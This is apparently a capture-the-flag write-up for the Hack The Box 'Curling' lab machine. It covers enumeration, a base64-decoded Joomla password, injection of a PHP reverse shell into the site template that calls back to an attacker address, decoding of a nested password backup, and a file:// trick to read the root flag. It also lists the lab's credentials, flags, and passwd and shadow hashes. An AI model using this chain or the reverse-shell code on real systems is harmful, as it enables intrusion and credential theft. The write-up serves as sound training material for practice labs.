

Credentials

username	password	note
Floris	Curling2018!	Credentials to joomla
floris	5d<wdCbdZu) hChXII	floris ssh credentials
user.txt	65dd1df0713b40d88ead98cf11b8530b	user.txt flag
root.txt	82c198ab6fc5365fdc6da2ee5c26064a	root.txt flag

NMAP

TCP

Basic nmap scan.

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-17 13:26 CDT
Nmap scan report for 10.10.10.150
Host is up (0.036s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8a:d1:69:b4:90:20:3e:a7:b6:54:01:eb:68:30:3a:ca (RSA)
|   256 9f:0b:c2:b2:0b:ad:8f:a1:4e:0b:f6:33:79:ef:fb:43 (ECDSA)
|_  256 c1:2a:35:44:30:0c:5b:56:6a:3f:a5:cc:64:66:d9:a9 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-generator: Joomla! - Open Source Content Management
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.69 seconds
```

Gobuster

We can enumerate directory and files with gobuster.

```
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.10.10.150
[+] Method:       GET
```

```
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: php,txt,bak
[+] Timeout: 10s
=====
2021/05/17 13:28:15 Starting gobuster in directory enumeration mode
=====
/index.php (Status: 200) [Size: 14264]
/media (Status: 301) [Size: 312] [--> http://10.10.10.150/media/]
/templates (Status: 301) [Size: 316] [--> http://10.10.10.150/templates/]
/images (Status: 301) [Size: 313] [--> http://10.10.10.150/images/]
/modules (Status: 301) [Size: 314] [--> http://10.10.10.150/modules/]
/bin (Status: 301) [Size: 310] [--> http://10.10.10.150/bin/]
/plugins (Status: 301) [Size: 314] [--> http://10.10.10.150/plugins/]
/includes (Status: 301) [Size: 315] [--> http://10.10.10.150/includes/]
/language (Status: 301) [Size: 315] [--> http://10.10.10.150/language/]
/README.txt (Status: 200) [Size: 4872]
/components (Status: 301) [Size: 317] [--> http://10.10.10.150/components/]
/cache (Status: 301) [Size: 312] [--> http://10.10.10.150/cache/]
/libraries (Status: 301) [Size: 316] [--> http://10.10.10.150/libraries/]
/tmp (Status: 301) [Size: 310] [--> http://10.10.10.150/tmp/]
/LICENSE.txt (Status: 200) [Size: 18092]
/layouts (Status: 301) [Size: 314] [--> http://10.10.10.150/layouts/]
/secret.txt (Status: 200) [Size: 17]
/administrator (Status: 301) [Size: 320] [--> http://10.10.10.150/administrator/]
/configuration.php (Status: 200) [Size: 0]
/htaccess.txt (Status: 200) [Size: 3005]
/cli (Status: 301) [Size: 310] [--> http://10.10.10.150/cli/]
```

Joomla

The website seems to be a **Joomla!**. It's a CMS : <http://10.10.10.150/>

Cewl Curling site!

Home

What's the object of curling?

Details

Written by Super User
Category: **Uncategorised**
Published: 22 May 2018
Hits: 4

Good question. First, let's get a bit of the jargon down. The playing surface in curling is called "the sheet." Sheet dimensions can vary, but they're usually around 150 feet long by about 15 feet wide. The sheet is covered with tiny droplets of water that become ice and cause the stones to "curl," or deviate from a straight path. These water droplets are known as "pebble."

Curling you know its true!

Details

Written by Super User
Category: **Uncategorised**
Published: 22 May 2018
Hits: 4

Curling is absolutely the best sport to watch on television, particularly for viewers looking for an escape from the frantic "more, faster, bigger, higher" grind of most televised games. Watching basketball or hockey can get you so hyped up, you feel like drinking a Red Bull and doing jumping jacks. Watching curling makes you want to drink a glass of red wine and lie down on the shag carpet. Curling is deliberate. Thoughtful, even. The games move very slowly. The players spend a lot of time talking strateav.

My first post of curling in 2018!

Details

Written by Super User
Category: **Uncategorised**
Published: 22 May 2018
Hits: 4

Hey this is the first post on this amazing website! Stay tuned for more amazing content! curling2018 for the win!

- Floris

Main Menu

[Home](#)

Login Form

☐ Remember Me

[Forgot your username?](#)

[Forgot your password?](#)

Gobuster find a **secret.txt** file on the server. He contains a string encoded in **base64** :
<http://10.10.10.150/secret.txt>

Q3VybGluZzIwMTgh

Let's decode it.

```
$ echo -n "Q3VybGluZzIwMTgh" | base64 -d  
Curling2018!
```

We have a potential password : **Curling2018!**.

On the **index.php** page we can see a post signed by **Floris**.

My first post of curling in 2018!

Details



Written by Super User

Category: **Uncategorised**

Published: 22 May 2018

Hits: 4

Hey this is the first post on this amazing website! Stay tuned for more amazing content! curling2018 for the win!


- Floris|

We can connect as **Super User** with the combo **Floris:Curling2018!** : <http://10.10.10.150/administrator/>



We need to find the **index template** and modify the php code to inject a **reverse shell** on the page :
http://10.10.10.150/administrator/index.php?option=com_templates&view=template&id=506&file=L2luZGV4LnBocA%3D%3D

Editing file "/index.php" in template "protostar".



Press F10 to toggle Full Screen editing.

```
1 <?php
2 /* REVERSE SHELL */
3
4 set_time_limit (0);
5 $VERSION = "1.0";
6 $ip = '10.10.14.7'; // CHANGE THIS
7 $port = 9001; // CHANGE THIS
8 $chunk_size = 1400;
9 $write_a = null;
10 $error_a = null;
11 $shell = 'uname -a; w; id; /bin/sh -i';
12 $daemon = 0;
13 $debug = 0;
14
15 //
16 // Daemonise ourself if possible to avoid zombies later
17 //
18
19 // pcntl_fork is hardly ever available, but will allow us to daemonise
20 // our php process and avoid zombies. Worth a try...
21 if (function_exists('pcntl_fork')) {
22     // Fork and have the parent process exit
23     $pid = pcntl_fork();
24
25     if ($pid == -1) {
26         printit("ERROR: Can't fork");
27         exit(1);
28     }
29
30     if ($pid) {
31         exit(0); // Parent exits
32     }
33 }
```

```
$ nc -lvnp 9001
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.150.
Ncat: Connection from 10.10.10.150:54530.
Linux curling 4.15.0-22-generic #24-Ubuntu SMP Wed May 16 12:15:17 UTC 2018 x86_64 x86_64 x86_64
GNU/Linux
12:08:53 up 42 min, 0 users, load average: 0.02, 0.02, 0.00
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Shell

We find a **password backup** in **hex**.

```
www-data@curling:/home/floris$ cat password_backup
00000000: 425a 6839 3141 5926 5359 819b bb48 0000  BZh91AY&SY...H..
00000010: 17ff fffc 41cf 05f9 5029 6176 61cc 3a34  ....A...P)ava.:4
00000020: 4edc cccc 6e11 5400 23ab 4025 f802 1960  N...n.T.#.@%...`
00000030: 2018 0ca0 0092 1c7a 8340 0000 0000 0000  ....z.@.....
00000040: 0680 6988 3468 6469 89a6 d439 ea68 c800  ..i.4hdi...9.h..
00000050: 000f 51a0 0064 681a 069e a190 0000 0034  ..Q..dh.....4
00000060: 6900 0781 3501 6e18 c2d7 8c98 874a 13a0  i...5.n.....J..
00000070: 0868 ae19 c02a b0c1 7d79 2ec2 3c7e 9d78  .h...*...}y.<~.x
00000080: f53e 0809 f073 5654 c27a 4886 dfa2 e931  >...sVT.zH....1
```

```

00000090: c856 921b 1221 3385 6046 a2dd c173 0d22 .V...!3.`F...s."
000000a0: b996 6ed4 0cdb 8737 6a3a 58ea 6411 5290 ..n....7j:X.d.R.
000000b0: ad6b b12f 0813 8120 8205 a5f5 2970 c503 .k./... .....)p..
000000c0: 37db ab3b e000 ef85 f439 a414 8850 1843 7...;.....9...P.C
000000d0: 8259 be50 0986 1e48 42d5 13ea 1c2a 098c .Y.P...HB....*..
000000e0: 8a47 ab1d 20a7 5540 72ff 1772 4538 5090 .G.. .U@r...rE8P.
000000f0: 819b bb48                                     ...H

```

Let's reverse the `hex password` with `xxd`.

```

www-data@curling:/tmp$ xxd -r password_backup > backup
www-data@curling:/tmp$ file backup
backup: bzip2 compressed data, block size = 900k
www-data@curling:/tmp$ mv backup backup.bz2
www-data@curling:/tmp$ bzip2 -d backup.bz2
www-data@curling:/tmp$ file backup
backup: gzip compressed data, was "password", last modified: Tue May 22 19:16:20 2018, from Unix
www-data@curling:/tmp$ mv backup backup.gz
www-data@curling:/tmp$ gzip -d backup.gz
www-data@curling:/tmp$ file backup
backup: bzip2 compressed data, block size = 900k
www-data@curling:/tmp$ mv backup backup.bz2
www-data@curling:/tmp$ bzip2 -d backup.bz2
www-data@curling:/tmp$ file backup
backup: POSIX tar archive (GNU)
www-data@curling:/tmp$ mv backup backup.tar
www-data@curling:/tmp$ tar xvf backup.tar
password.txt
www-data@curling:/tmp$ cat password.txt
5d<wdCbdZu)|hChXl1

```

We can log as `floris`.

```

$ su floris
Password: 5d<wdCbdZu)|hChXl1
floris@curling:/home$

```

Escalation

In `/home/floris/admin-area`, we can find 2 files. First seems to be an url and the `report` seems to be the result of the curl command.

Let's try a `LFI` to read root flag on the box.

```

$ cat input
url = "file:///root/root.txt"
$ cat report
82c198ab6fc5365fdc6da2ee5c26064a

```

We get the flag !

Passwd file

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:./home/syslog:/usr/sbin/nologin
messagebus:x:103:107:./nonexistent:/usr/sbin/nologin
_apt:x:104:65534:./nonexistent:/usr/sbin/nologin
lxd:x:105:65534:./var/lib/lxd:/bin/false
uidd:x:106:110:./run/uidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:./var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1:./var/cache/pollinate:/bin/false
sshd:x:110:65534:./run/ssh:/usr/sbin/nologin
floris:x:1000:1004:floris:/home/floris:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
```

Shadow file

```
root:$6$RIgrVboA$HdaB29xvtkw6U/Mzq4q0HH2KHB1kIR0ezFyjL75DsaszVFwznrsWcc1Tu5E2K4FA7/Nv8oje0c.bljjnn6FM
daemon*:17647:0:99999:7:::
bin*:17647:0:99999:7:::
sys*:17647:0:99999:7:::
sync*:17647:0:99999:7:::
games*:17647:0:99999:7:::
man*:17647:0:99999:7:::
lp*:17647:0:99999:7:::
mail*:17647:0:99999:7:::
```

```
news:*:17647:0:99999:7:::
uucp:*:17647:0:99999:7:::
proxy:*:17647:0:99999:7:::
www-data:*:17647:0:99999:7:::
backup:*:17647:0:99999:7:::
list:*:17647:0:99999:7:::
irc:*:17647:0:99999:7:::
gnats:*:17647:0:99999:7:::
nobody:*:17647:0:99999:7:::
systemd-network:*:17647:0:99999:7:::
systemd-resolve:*:17647:0:99999:7:::
syslog:*:17647:0:99999:7:::
messagebus:*:17647:0:99999:7:::
_apt:*:17647:0:99999:7:::
lxd:*:17647:0:99999:7:::
uidd:*:17647:0:99999:7:::
dnsmasq:*:17647:0:99999:7:::
landscape:*:17647:0:99999:7:::
pollinate:*:17647:0:99999:7:::
sshd:*:17647:0:99999:7:::
floris:$6$yl7KKyGa0hVExlCb$0NJceChbI7srpLlJ/AhCLgESU7E4gXexPVgsJMjvQ0hP.6fws1fwWmD15cuaYs9./Jin4e/4LU
mysql:!:17673:0:99999:7:::
```